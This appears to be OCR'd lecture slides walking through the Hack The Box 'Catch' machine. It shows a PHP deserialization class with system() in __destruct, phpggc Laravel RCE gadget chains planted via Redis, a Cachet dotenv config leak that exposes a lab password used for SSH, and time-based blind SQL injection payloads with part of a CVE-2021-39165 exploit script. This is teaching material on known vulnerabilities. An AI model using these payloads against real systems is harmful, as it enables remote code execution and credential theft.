:\"_previous\";a:1:{s:3:\"url\";s:53:\"http://status.cachet.htb:8000/dash
board/settings/mail\";}s:6:\"_flash\";a:2:{s:3:\"old\";a:0:{}s:3:\"new\";
a:0:{}}}\";"
```

De-/Serialization

Also known as: Un-/Marshalling, Un-/Pickling



Vulnerable Pattern

user.php


```php
<?php

    class Vulnerable {
            public $cmd = "id";

            function __destruct() {
                system($this->cmd);
            }
    }

    $v = new Vulnerable();
    // uid=1000(kali) gid=1000(kali) groups=1000(kali)

    echo serialize($v);
    // O:10:"Vulnerable":1:{s:3:"cmd";s:2:"id";}

    $v2 = unserialize('O:10:"Vulnerable":1:{s:3:"cmd";s:6:"whoami";}');
    // kali
?>
```

Magic Methods:

- __destruct()
- __wakeup()
- __toString()
- __call()
- __get()
- __set()

PHP REPL: $ php -a

Gadget Chains (Vulnerable Object Graphs)



```
sudo apt install phpggc
phpggc laravel
phpggc -i Laravel/RCE1
phpggc -a Laravel/RCE9 system id
```


```
O:40:"Illuminate\Broadcasting\PendingBroadcast":2:{S:9:"\0
0*\00events";O:25:"Illuminate\Bus\Dispatcher":5:{S:12:"\00
*\00container";N;S:11:"\00*\00pipeline";N;S:8:"\00*\00pipe
s";a:0:{}S:11:"\00*\00handlers";a:0:{}S:16:"\00*\00queueRe
solver";S:6:"system";}S:8:"\00*\00event";O:38:"Illuminate\
Broadcasting\BroadcastEvent":1:{S:10:"connection";S:2:"id"
;}}
```

Replace Persisted Value in Redis

```
127.0.0.1:6379> KEYS *
1) "laravel:FPYGrIy9xZZ9zAtYDbm86YRx8o5LCCjBlXLSDKnX"
```

```
127.0.0.1:6379> SET "laravel:FPYGrIy9xZZ9zAtYDbm86YRx8o5LCCjBlXLSDKnX"
O:40:"Illuminate\Broadcasting\PendingBroadcast":2:{S:9:"\00*\00events";O:
25:"Illuminate\Bus\Dispatcher":5:{S:12:"\00*\00container";N;S:11:"\00*\00
pipeline";N;S:8:"\00*\00pipes";a:0:{}S:11:"\00*\00handlers";a:0:{}S:16:"\
00*\00queueResolver";S:6:"system";}S:8:"\00*\00event";O:38:"Illuminate\Br
oadcasting\BroadcastEvent":1:{S:10:"connection";S:2:"id";}}
```


Output of: `phpggc -a Laravel/RCE9 system id`

ippsec video

- https://youtu.be/XAZI361XgRU?si=B7c_yRBaRIq4NiI0&t=2280

#4 CVE-2021-39174 Config Leak

Choose your own Adventure Altern. 1



https://0xdf.gitlab.io/2022/07/23/htb-catch.html

CVE-2021-39174 - Configuration Leak

https://www.sonarsource.com/blog/cachet-code-execution-via-laravel-configuration-injection/#cve202139174-configuration-leak

As we described in the previous section, one can have direct read and write control over values stored in the *dotenv* file. Writing to this file ultimately leads to arbitrary code execution, but can it also be taken advantage of the fact that values of this file are displayed in the interface?

The documentation of vlucas/phpdotenv describes that it supports nested variables assignment: when declaring a variable, you can reference a previously declared one with the syntax `${NAME}`.

This feature is convenient: by referencing another variable in an entry of the *dotenv* configuration file and displaying this entry in the interface, it reveals another's variable value.

README | Code of conduct | BSD-3-Clause license | Security

Nesting Variables

It's possible to nest an environment variable within another, useful to cut down on repetition.

This is done by wrapping an existing environment variable in `${...}` e.g.

```
BASE_DIR="/var/webroot/project-root"
CACHE_DIR="${BASE_DIR}/cache"
TMP_DIR="${BASE_DIR}/tmp"
```

Immutability and Repository Customization

https://github.com/vlucas/phpdotenv#nesting-variables

http://status.catch.htb:8000/dashboard/sett

HTB Labs | HTB Certifications | HTB Academy | CTF Platform | Help Center | HTB Blog

john

Settings

- Application Setup
- Theme
- Stylesheet
- Customization
- Localization
- Security
- Analytics
- Log
- Credits
- Mail
- 2.4.0-dev

MAIL

Mail Driver

SMTP

Mail Host (optional)

Mail Host

Mail From Address

${DB_USERNAME}_${DB_PASSWORD}

Mail Username

Mail Username

Mail Password

Mail Password


Save | Test

Mail From Address

will_s2#4Fg0_%3!

Mail Username

Choose your own Adventure Altern. 1




https://0xdf.gitlab.io/2022/07/23/htb-catch.html

```
└─ [★]$ ssh will@catch.htb
will@catch.htb's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-104-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 21 May 2025 10:27:39 PM UTC
```

```
will@catch:~$ cat user.txt
ff9400de13e7c796080ec53593bc3a46
will@catch:~$
```

#5 CVE-2021-39165 Time-based SQL injection

Choose your own Adventure Altern. 2



https://0xdf.gitlab.io/2022/07/23/htb-catch.html

SQL Injection

```
SELECT * FROM users WHERE username = 'user' AND password = 'pass';
```

username: o'tool

password: foobar

```
SELECT * FROM users WHERE username = 'o'tool' AND password = 'foobar';
```

username: o';--

password: foobar

```
SELECT * FROM users WHERE username = 'o';--' AND password = 'foobar';
```

Identifying SQL Injections

- Input single quotes (') everywhere
- Look for error messages in the output HTML

SQL Injection – Time Based Blind

```
SELECT a, b FROM table1 WHERE a = 'user_input';
```

```
user_input: ' OR IF(SUBSTRING(a,1,1) < 'H', SLEEP(5), 0) --
```


```
SELECT a, b FROM table1 WHERE a = '' IF(SUBSTRING(a,1,1) < 'H', SLEEP(5), 0) --';
```

Introduce a side channel:

Response time < threshold of 5 sec

= 1 bit of information per Query

log2(26+26+8) = log2(64) = 6 queries per char



Exploit for CVE-2021-39165

https://github.com/manbolq/CVE-2021-39165/blob/main/exploit.py

CVE-2021-39165 / exploit.py

Code Blame 117 lines (87 loc) · 3.48 KB

```python
# Global variables
characters = string.ascii_lowercase + string.digits + string.ascii_uppercase + string.punctuation  # modify the set of characters as you want
characters = characters.replace('+', '')  # Gets rid of the '+' char
lapse = 1.5
endpoint = '/api/v1/components?name=1&1[0]=&1[1]=a&1[2]=&1[3]='
max_length = 1000  # if you have a larger database, you can change this parameter


def check_vulnerable(url):
    """Checks whether the target is vulnerable or not

    Args:
        url: Target's HTTP url """

    print('[-] Checking if the target is vulnerable...')
    start = time.time()
    requests.get(url + endpoint +
                 "or 'a'='a') and (select sleep(%f))-- -" % lapse)
    end = time.time()

    if end - start >= lapse:
        print('[+] Vulnerable!')
    else:
        print('[!] Not vulnerable :(')

```

